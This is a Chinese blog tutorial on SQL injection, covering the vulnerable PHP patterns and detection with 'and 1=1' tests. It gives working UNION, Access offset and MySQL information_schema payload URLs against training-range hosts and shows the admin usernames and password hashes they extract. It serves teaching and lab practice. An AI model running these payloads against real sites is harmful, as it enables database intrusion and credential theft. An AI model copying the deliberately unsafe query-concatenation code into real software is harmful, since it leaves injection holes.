通杀！ 熬夜码的 - 八万字 - 让你一文读懂SQL注入漏洞原理及各种场景利用

原创

渴望力量的哈士奇 于 2021-10-24 13:06:30 发布 268 收藏 2

分类专栏： 网安之路 # WEB攻防篇 文章标签： 1024程序员节 WEB漏洞攻防 SQL注入

本文链接：https://blog.csdn.net/weixin_42250835/article/details/120932629

网安之路 同时被 2 个专栏收录

85 篇文章 32 订阅

订阅专栏

WEB攻防篇

26 篇文章 12 订阅

订阅专栏

文章目录

根据不同数据库类型之间的差异性进行注入

SQL注入-Fuzz字典使用说明

Access数据库联合&偏移注入

MYSQL数据库注入检测利用

墨者靶场MYSQL注入演示实例

PostgreSQL数据库注入检测利用

墨者靶场PostgreSQL注入演示实例

SQLite数据库注入检测利用

DB2数据库注入检测利用

墨者靶场DB2数据库注入演示实例

Oracle数据库联合注入

墨者靶场Oracle数据库注入演示实例

Mongodb数据库闭合注入

墨者靶场Mongodb数据库注入演示实例

Sybase数据库联合注入

墨者靶场Sybase数据库注入演示实例

由SQLMAP引出的小案例

SQLMAP常用命令总结

判断URL是否存在注入点[不需要登陆的URL]

真实案例-编码性注入-SQLMAP工具测试

根据应用场景进行注入

PHP中$_REQUEST$、_POST、$_GET的区别

get与post请求的不同

get方式提交数据的特点：

post 方式

$_get获取get数据

$_post获取post数据

POST注入-墨者靶场-SQL注入漏洞测试[登录绕过]

墨者靶场-SQL注入漏洞测试[登录绕过]自动化注入[--data]

墨者靶场-SQL注入漏洞测试[登录绕过]自动化注入[-r]

万能密码及其原理

HTTP头部[HOST]注入

墨者靶场-SQL注入漏洞测试(HTTP头注入)

XFF注入[X-Forwarded-For]

墨者靶场-X-Forwarded-For注入漏洞实战[SQLMAP一把梭]

SQL注入 - 盲注

布尔盲注 - Sqlilabs-less5注入测试

感觉篇幅过长的同学可以参考下面的导航页

[写在文章之前，你所需要知道的东东]

WEB漏洞攻防正确学习姿势

关注点：漏洞的原理，产生的原因，可利用点，形成自己的思路。

知识点：每种漏洞的大体框架、漏洞的分类，技术实现的不同点。

利用点：漏洞发现之后的可利用方式，工具、手工等，利用的过程中不成功的原因的详细分析。

拓展点：漏洞出现后发现的新的漏洞或者新的利用方式。

以上的方法虽然仅是理论上的，但是做到位了，基本上也算是掌握了一个正确的学习方法，后续不论是内网也好还是代码审计也好，万变不离其踪。

WEB攻防漏洞的本质

漏洞特定函数：

漏洞的成因必然会涉及到所用的函数，不同的开发语言都有一些特定的函数用于不同的作用。

有些函数用于数据库查询，有的函数用于文件读写，有的函数用于调试输出等。函数在使用的时候会和漏洞形成的关系是什么？

漏洞产生的原因必定会使用到类似的脚本语言的特定函数，比如SQL注入漏洞，必然会涉及到数据库查询操作类的相关函数。

这就是漏洞的特定函数。所以在代码层，我们就可以通过函数猜解存在有那些漏洞，反推也可以根据漏洞猜解使用了哪些特定函数。

传输可控变量：

一般情况下，漏洞在确定存在的情况下，必然存在一个可受控制的变量值，正因该变量值受控制，所以才导致漏洞的形成。

下文的一个简单SQL注入漏洞的源码可以直观的显示该过程，可理解的更深入。

漏洞过滤形式：

指的就是在漏洞（这么说好像不太合适）形成的过程中有无相关的检测和防护，过滤了一些的操作在代码中形成。

这也是判断一些漏洞是否存在的直观表现。

PHP代码中存在的漏洞函数与变量之间的关系

以DVWA(网络上公开的漏洞靶场)存在的简单的SQL注入、文件上传漏洞演示代码进行举例（实际上没开发会写这么弱智的代码，特殊情况除外，如果雷同，纯属巧合）

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];//可控变量ID，由用户传参决定

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>"
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}
```


上图中的"$id"就是一个变量，该变量的参数由用户传参决定，这就是一个可控的变量参数；同时"$mysqli_query"函数和"$query"进行拼接执行查询数据，这里就形成了SQL注入漏洞，并不是说"$mysqli_query"函数是有漏洞的，而是由该函数所带来的安全问题造成了SQL注入漏洞的形成。

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        $html .= '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        $html .= "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
```


同样的上图是一个简单的上传文件功能的代码，途中的"$POST"函数接收的就是一个文件变量，"move_uploaded_file"函数为移动上传文件函数，文件移动涉及到的就是文件的操作，文件的操作就可能涉及到文件的安全问题。

通过以上两个简单的案例，我们就可以看出，一个漏洞的产生就涉及到了两个问题，第一个就是漏洞涉及到的函数，这个函数将决定该漏洞的类型。如果是文件操作类的函数，就有可能产生文件操作类的漏洞；如果用的是数据库操作类的函数，就有可能产生SQL注入的相关漏洞。

那么如果说当这些变量的参数是写死的情况下，是否还会产生相应的漏洞呢？这个时候因为变量参数不可控制，无法控制的情况下只有一种执行结果，无法更改变量值，更改不了变量值，这个漏洞就不会产生。

在后续我们了解到更多的漏洞的时候，每个漏洞的产生、利用，就会发现每个漏洞在和哪些东西在打交道，对应的了解到这些漏洞都是由哪些函数做的支撑。

所以这也是代码分析审计理解漏洞的根本原因，后期分析漏洞的时候，就是分析函数的作用及可能引发的一些安全问题。

SQL注入漏洞原理

SQL注入漏洞产生的原理就是在开发人员针对代码编写开发web应用程序过程中，未对攻击者输入的可控参数的合法性进行有效的过滤和判断，从而造成攻击者利用可控的恶意参数带入数据库中执行，从而因造成了恶意的SQL语句对数据库执行的任意操作行为。

从原理上我们可以看出，造成SQL注入漏洞的两个关键条件。

1、用户/攻击者能够控制传参参数变量，即传参变量值用户可控。

2、WEB应用未进行严格过滤，从而造成攻击者的恶意参数代入到数据库中执行，从而参数可带入数据库中进行操作。

SQL注入原则上就是对数据库的数据进行操作，实现自己的目的，常见的操作就是利用SQL注入获得当前数据库的管理员账号密码，这仅仅是常见的一种攻击情况。

题外话：SQL注入点的存在和脚本语言没有关系，只会和数据库类型有关系。就像PHP和JAVA，为什么说PHP开发的WEBSQL注入漏洞多一些，JAVA开发的WEB端注入点就少一些，这是语言特性决定的。由于JAVA语言的预编译机制，就代表着基于JAVA开发的WEB站点很少会发现SQL注入漏洞。但是一旦爆出SQL注入漏洞，它不会说和语言有任何关系，只会和数据库类型有关系，这也是为什么说SQL注入漏洞的存在和脚本语言没有关系的原因。

结合简单的代码案例分析SQL注入漏洞是如何产生的

```php
<?php
header("Content-Type: text/html; charset=utf-8");


$id=$_GET['id'];                                        //接受参数名为id赋值给变量id
$idpage=$_GET['page'];

if(!is_integer($id)){
    $conn=mysql_connect('localhost','root','root');     //连接数据库
    mysql_select_db('javaweb-bbs',$conn);               //选择数据库名为javaweb-bss的数据库
    $sql="select * from sys_article where id = $id";    //组合定义SQL语句
    echo $sql.'<hr>';                                   //输出变量sql
    $result=mysql_query($sql);                          //执行变量sql里的SQL语句
    if($row=mysql_fetch_array($result)){                //对执行的结果进行显示
        echo $row['title'].'<hr>';
        echo $row['content'].'<hr>';
    }
else{
    echo "ERROR";
}
}
```

代码的简单释义:
用户可控参数辅助给变量$id,当变量$id不为数据库中存在的id时，报错"ERROR"。
当变量$id存在与数据库中的id时，连接数据库javaweb-bbs,并将变量$id的参数赋值给SQL语句，然后执行SQL语句，对查询变量$id的参数执行查询，并将查询结果的title行、content行出显示出来

通过数据库和访问本地的URL地址链接，我们知道当$id=100000/100001时，URL
对应的参数与相应的数据库id相等时，页面展示对应的title与content的信息。

我们看一下两个URL

```
http://127.0.0.1:8081/test.php?id=100000
http://127.0.0.1:8081/test.php?id=100001

http://127.0.0.1:8081/ 为url地址端口
test.php      为文件名
?id       为变量参数名
100000/100001    为$id变量参数且可控
```

再结合PHP代码，得出结论。当"100000"和"100001"作为参数赋值给$id带入SQL组合语句执行查询时，分别执行的SQL为

```
$sql="select * from sys_article where id = $id";
$sql="select * from sys_article where id = 100000";

$sql="select * from sys_article where id = $id";
$sql="select * from sys_article where id = 100000";
```

试想一下，如果说在传参的时候如果我们传输的值为 "100000 union select"又会怎样？此时的SQL组合查询语句就变成了

```
$sql="select * from sys_article where id = 100000 union select";

这里的union是分割两条及两条以上的SQL语句进行联合查询，用于合并两个或多个 SELECT 语句的结果集。如果说union
后面的select 查询语句被原有的SQL查询语句带入数据库中，就会得到两条select语句的查询结果集

(这里是因为代码中未对SQL组合语句进行过滤，所以可以正常使用union进行联合查询，若果说存在过滤的话，则无法正常执行正常的查询操作)


由此我们得出结论，SQL注入的原理就是用户可控变量的传参受控，用户可以自定义SQL组合语句赋值实现自己想要查询的信息。
至于如何发现可控变量，有源码的话，可以分析源码。没有源码黑盒情况下，根据URL进行猜解实验，尝试发现可控变量。
```

判断是否存在注入

最原始的判断是否存在注入的方式

and 1=1 页面正常
select * from sys_article where id = 100000 and 1=1

and 1=2 页面错误（表示可能存在SQL注入）
select * from sys_article where id = 100000 and 1=2

判断是否存在注入的原理为逻辑运算符的判断原理

或 且 非
or and xor
真 或 真 =真
真 或 假 =真
真 且 假 =假

and 1=1 页面正常
举例：select * from table_name where id = 1 and 1=1
其中“select * from table_name where id = 1”是结果为真的SQL语句；“and 1=1”也是结果为真。这样就是上面的 “真 且 真 =真”，返回“真”，页面正常。

and 1=2 页面错误
举例：select * from table_name where id = 1 and 1=2
其中“select * from table_name where id = 1”是结果为真的SQL语句；“and 1=2”也是结果为假。
这样就是上面的 “真 且 假 =假”，返回“假”，页面即错误，返回报错信息
（不一定报错就一定会返回错误信息，根据DBA对数据库的配置，也存在即使报错，页面也不会返回任何报错日志的情况）。

那么为何不选择 or 1=1 或者 or 1=2 呢？

我们来看一下 or 的逻辑运算结果

or 1 = 1
真 或 真 = 真
真 或 假 = 真

发现两个结果都是真，这种情况下就无法判断对网站是否有影响，也无法判断是否接收数据，看不出差异又无法判断是否真的存在注入。
这就是不适用 or 进行判断的原因。

传入的字符对页面内容存在影响极有可能存在注入

前文我们提到的URL `http://127.0.0.1:8081/test.php?id=100000`，如果在可控变量参数后加入一些乱码呢？

见下图：

分析原理，$id变量的可控参数包含的乱码被带入了数据库进行SQL语句的执行，无法正确的匹配该乱码产生了报错的信息，既然被带进了数据库，说明有接受这个乱码参数，如果不接收，网页又怎么可能受到影响呢？当然就存在注入的可能性啦，所以不一定通过某些特定的参数，直接在可控变量后面加上一堆乱七八糟的数据，查看页面是否受到影响即可。(该方法只是判断的方式之一，并不是百试百灵，只是在一些特定的条件下会产生该判断方式，后续会又其他的判断方式)

如何过滤、修复SQL注入漏洞

以上文的代码为例，已知SQL注入漏洞存在的情况下，即当前可控变量受控。我们可以针对SQL注入漏洞的关键字进行过滤修复，如果说检测到类似 “union”、“and”、“exec”、“select"等关键字即返回错误信息；或者针对”$id"变量的参数进行类型锁死的判断，当发现非"$id"变量的类型同样返回错误提示，也是一种过滤的方式；

还有一种方法就是安装WAF软件，现有的WAF软件一般都会集成有防注入和其他恶意攻击的代码层、行为检测策略，同样可以起到防止SQL注入的效果。

一种比较通用的字符串过滤方法(JAVA)

```
public static boolean sql_inj(String str){

 String inj_str = "'|and|exec|insert|select|delete|update|count|*|%|chr|mid|master|truncate|char|declare|;|or|-|
+|,";

 String inj_stra[] = split(inj_str,"|");

 for (int i=0 ; i &lt; inj_stra.length ; i++ ){

  if (str.indexOf(inj_stra[i])&gt;=0){

  return true;

  }

 }

return false;

}
```

判断SQL注入时，URL地址要符合什么条件？-->有参数

```
单参数

http://219.153.49.228:48105/new_list.php?id=1 可能存在注入点

http://219.153.49.228:48105/ 可能无法注入

http://219.153.49.228:48105/new_list.php 可能无法注入 看数据包 有可能参数没有在URL显示 但是在数据包有




多参数
http://219.153.49.228:48105/new_list.php?id=1&x=1&page=1
比如AWVS爆出参数id存在SQL注入，手工注入该注意哪些地方？

http://219.153.49.228:48105/new_list.php?id=1&x=1&page=1 and 1=1 错误
http://219.153.49.228:48105/new_list.php?id=1&x=1&page=1 and 1=2 错误


判定注入语句给了哪个变量 参数名
http://219.153.49.228:48105/new_list.php?id=1 and 1=1&x=1&page=1 正确
http://219.153.49.228:48105/new_list.php?id=1 and 1=2&x=1&page=1 正确


涉及到工具呢？SQLMAP毕竟是工具无法像人一样判断多参数的情况下具体哪个变量存在注入点
http://219.153.49.228:48105/new_list.php?x=1&page=1&id=1 and 1=1 正确
```

黑盒思路：筛选可存在漏洞URL（带参数），对参数进行传入参数值进行判断

根据不同数据库类型之间的差异性进行注入

不同数据库之间内部的SQL语句不同，架构权限划分都有所区别。

比如像"MYSQL"、“Oracle”、“Mongodb”，各自对于权限的划分也不同，一般情况下分为普通用户和高权限用户，需要判断注入权限的大小;而Axxess根据数据库的特性又没有数据库用户的说法。

这也就造成了为什么根据数据库类型需要根据差异性进行相对应的注入。

SQL注入-Fuzz字典使用说明

“sqlmap自带的字典 在/data/txt/路径下” - https://github.com/sqlmapproject/sqlmap

“第三方fuzzdb字典 在/wordlists-user-passwd/路径下” - https://github.com/fuzzdb-project/fuzzdb

字典主要是用来注入的时候猜解数据库、表名、列名之类的信息，一般结合手工注入使用。

Access数据库联合&偏移注入

当前网络环境下已经比较少了，碰到的机会也比较少（主要存在ASP网站下）。主要还是"MYSQL"、“Oracle”、"Mongodb"比较多。

Access数据库是基于asp开发的简单、小型的数据库。当前网络环境已经很少使用，mdb数据格式（excel表格那种形式），结构相对要少。

```
access数据库结构

access
  表名
   列名
    数据
```

Access数据库注入属于暴力猜解注入，所以注入的时候会出现表名或列名获取不到的情况，我们需要借助大量的字典尝试获取表名。

举例：`http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=1513`

当我们发现上述的URL地址中存在注入点的时候，尝试通过order by 命令来判断当前页面所使用表的字段数量。


```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=1513 order by 10
```

```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=1513 order by 20
```

```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=1513 order by 22
```

```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=1513 order by 23
```

当尝试到"23"时，页面报错，说明当前表的字段数量为22个。





利用"union"进行联合注入

联合注入:

```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=1513%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22%20from%20admin  # 尝试猜解是否存在admin表

http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=1513%20union%20select%201,2,admin,4,5,6,7,8,9,10,11,12,13,14,password,16,17,18,19,20,21,22%20from%20admin  # 在猜解admin表时爆出的第3、15字段处猜解是否存在admin、password列名
```

以上时access数据库中最常见的一种注入方式。





---

access偏移注入（决表名获取到而列名获取不到情况），当我们知道存在admin表，但是不知道列名时，就可以尝试通过便宜注入的方式获取列名。

利用"*"星号，一步一步往前推移，当尝试到16的时候，页面返回正常，说明admin表有6个字段。

```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?
id=1513%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22%20from%20admin
```

```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?
id=1513%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,*%20from%20admin
```

利用二级偏移、三级偏移爆出admin、passwd信息(真实案例的时候需要注意变更查询的表名)

```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=1513 union select 1,2,3,4,5,6,7,8,9,10,* from (admin as a
inner join admin as b on a.id = b.id)
```

```
http://127.0.0.1/Production/PRODUCT_DETAIL.asp?id=151 union select 1,2,3,4,a.id,b.id,c.id,* from ((admin as a
inner join admin as b on a.id = b.id)inner join admin as c on a.id=c.id)
```

查看网页源码

```
<body>
<TABLE WIDTH="778" BORDER="0" CELLSPACING="0" CELLPADDING="0" align="center">
  <TR>
    <TD VALIGN="TOP" ALIGN="CENTER"><IMG SRC=6 BORDER="0"></TD>
  </TR>
  <TR VALIGN="MIDDLE">
    <TD ALIGN="CENTER"> </TD>
  </TR>
</TABLE>
<br>
<table width="800" border="0" align="center" cellpadding="1" cellspacing="1" bgcolor="#000000">
  <tr bgcolor="#FFFFFF" align="CENTER">
    <td width="130" height="20">名称:</td>
    <td height="20" width="663">3</td>
  </tr>
  <tr bgcolor="#FFFFFF" align="CENTER" style="display:none">
    <td height="20">产品名称:</td>
    <td height="20">9    </td>
  </tr>
  <tr bgcolor="#FFFFFF" align="CENTER" style="display:none">
    <td height="20">产品规格:</td>
    <td height="20">a48e190fafc257d3</td>
  </tr>
  <tr bgcolor="#FFFFFF" align="CENTER">
    <td height="20">介绍:</td>
    <td height="20">2013/12/5 19:34:46</td>
  </tr>
</table>
</body>
</html>
```

```
<body>
<TABLE WIDTH="778" BORDER="0" CELLSPACING="0" CELLPADDING="0" align="center">
  <TR>
    <TD VALIGN="TOP" ALIGN="CENTER"><IMG SRC=39 BORDER="0"></TD>
  </TR>
  <TR VALIGN="MIDDLE">
    <TD ALIGN="CENTER"> </TD>
  </TR>
</TABLE>
<br>
<table width="800" border="0" align="center" cellpadding="1" cellspacing="1" bgcolor="#000000">
  <tr bgcolor="#FFFFFF" align="CENTER">
    <td width="130" height="20">名称:</td>
    <td height="20" width="663">3</td>
  </tr>
  <tr bgcolor="#FFFFFF" align="CENTER" style="display:none">
    <td height="20">产品名称:</td>
    <td height="20">a48e190fafc257d3    </td>
  </tr>
  <tr bgcolor="#FFFFFF" align="CENTER" style="display:none">
    <td height="20">产品规格:</td>
    <td height="20">admin</td>
  </tr>
  <tr bgcolor="#FFFFFF" align="CENTER">
    <td height="20">介绍:</td>
    <td height="20">250</td>
  </tr>
</table>
</body>
</html>
```

MYSQL数据库注入检测利用

在介绍MYSQL数据库注入检测利用测试之前，我们需要先了解MYSQL数据库的数据库结构。

MYSQL数据库

```
数据库A = 网站A的数据库
  表名
    列名
      数据

数据库B = 网站B的数据库
  表名
    列名
      数据

数据库C = 网站B的数据库
  表名
    列名
      数据
```

当我们尝试注入MYSQL数据库的时候，首先需要得到数据库名，再分别得到表名、列名，通过这样递进式的条件查询。
最终才能得到我们想要的数据。因为没有以上的条件就无法查到对应的数据。

MYSQL知识点

查询函数：
database() 数据库名
version() 数据库版本
user() 数据库用户
@@version_compile_os 操作系统

注意：Mysql5.0以下版本注入属于暴力猜解，反之以上版本属于有根据猜解。
在MYSQL5包含以上版本自带的数据库名information_schema，它是一个存储有MYSQL所有数据库名，表名，列名信息的数据库，反之MYSQL5以下版本不自带。换句话来说，我们可以借助查询information_schema获取指定数据库名下的表名或列名信息，从而注入实现有根据查询。

information_schema.schemata表下的列shcema_name 存储数据库名信息的表
information_schema.tables表下的列table_name 存储表名信息的表
information_schema.columns表下的列column_name 存储列名信息的表

table_schema 数据库名
table_name 表名
column_name 列名

墨者靶场MYSQL注入演示实例

“http://219.153.49.228:48105/new_list.php?id=1” [需要付费]

- 常规思路：通过 and 1=2 判断是否存在注入点，页面内容受到影响，存在注入点。

那么问题来了，我们需要得到数据库名，再分别得到表名、列名，通过这样递进式的条件查询。最终才能得到我们想要的数据。


- 通过联合查询进行注入 order by 判断列的数量[得出4列的结果]

- 通过 database() 函数得到数据库名 mozhe_Discuz_StormGroup

- 通过 user()函数 得到数据库用户 root@localhost


- 查询 “inforrmation_schema.tables” 下数据库名为 mozhe_Discuz_StormGroup 的所有表名（group_concat()函数为获取所有的意思）

```
http://219.153.49.228:48105/new_list.php?id=1 and 1=222 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='mozhe_Discuz_StormGroup'
```



- 查询information_schema.columns表下table_name为StormGroup_member的所有列名

```
http://219.153.49.228:48105/new_list.php?id=1 and 1=222 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='StormGroup_member'
```



- 获取StormGroup_member表下指定的name、password列的数据

```
http://219.153.49.228:48105/new_list.php?id=1 and 1=222 union select 1,name,password,4 from StormGroup_member
```

PostgreSQL数据库注入检测利用

和mysql的注入有所区别，但是仍然有一些区别，但思路是差不多的;PostgreSQL数据结构也与mysql类似。

参考https://www.cnblogs.com/she11s/p/12326629.html


PostgreSQL知识点

```
查询函数：
current_database()  数据库名
version()      数据库版本
current_schema()     数据库用户权限
relname      表名
column_name    列名

PostgreSQL同样也存在 information_schema 表
```

墨者靶场PostgreSQL注入演示实例


http://219.153.49.228:44997/new_list.php?id=1 [需要付费]

- 同样的通过联合查询进行注入 order by 判断列的数量[得出4列的结果]



- 通过current_database()函数得到数据库名

```
http://219.153.49.228:44997/new_list.php?id=-1 union select null,current_database(),null,null
```

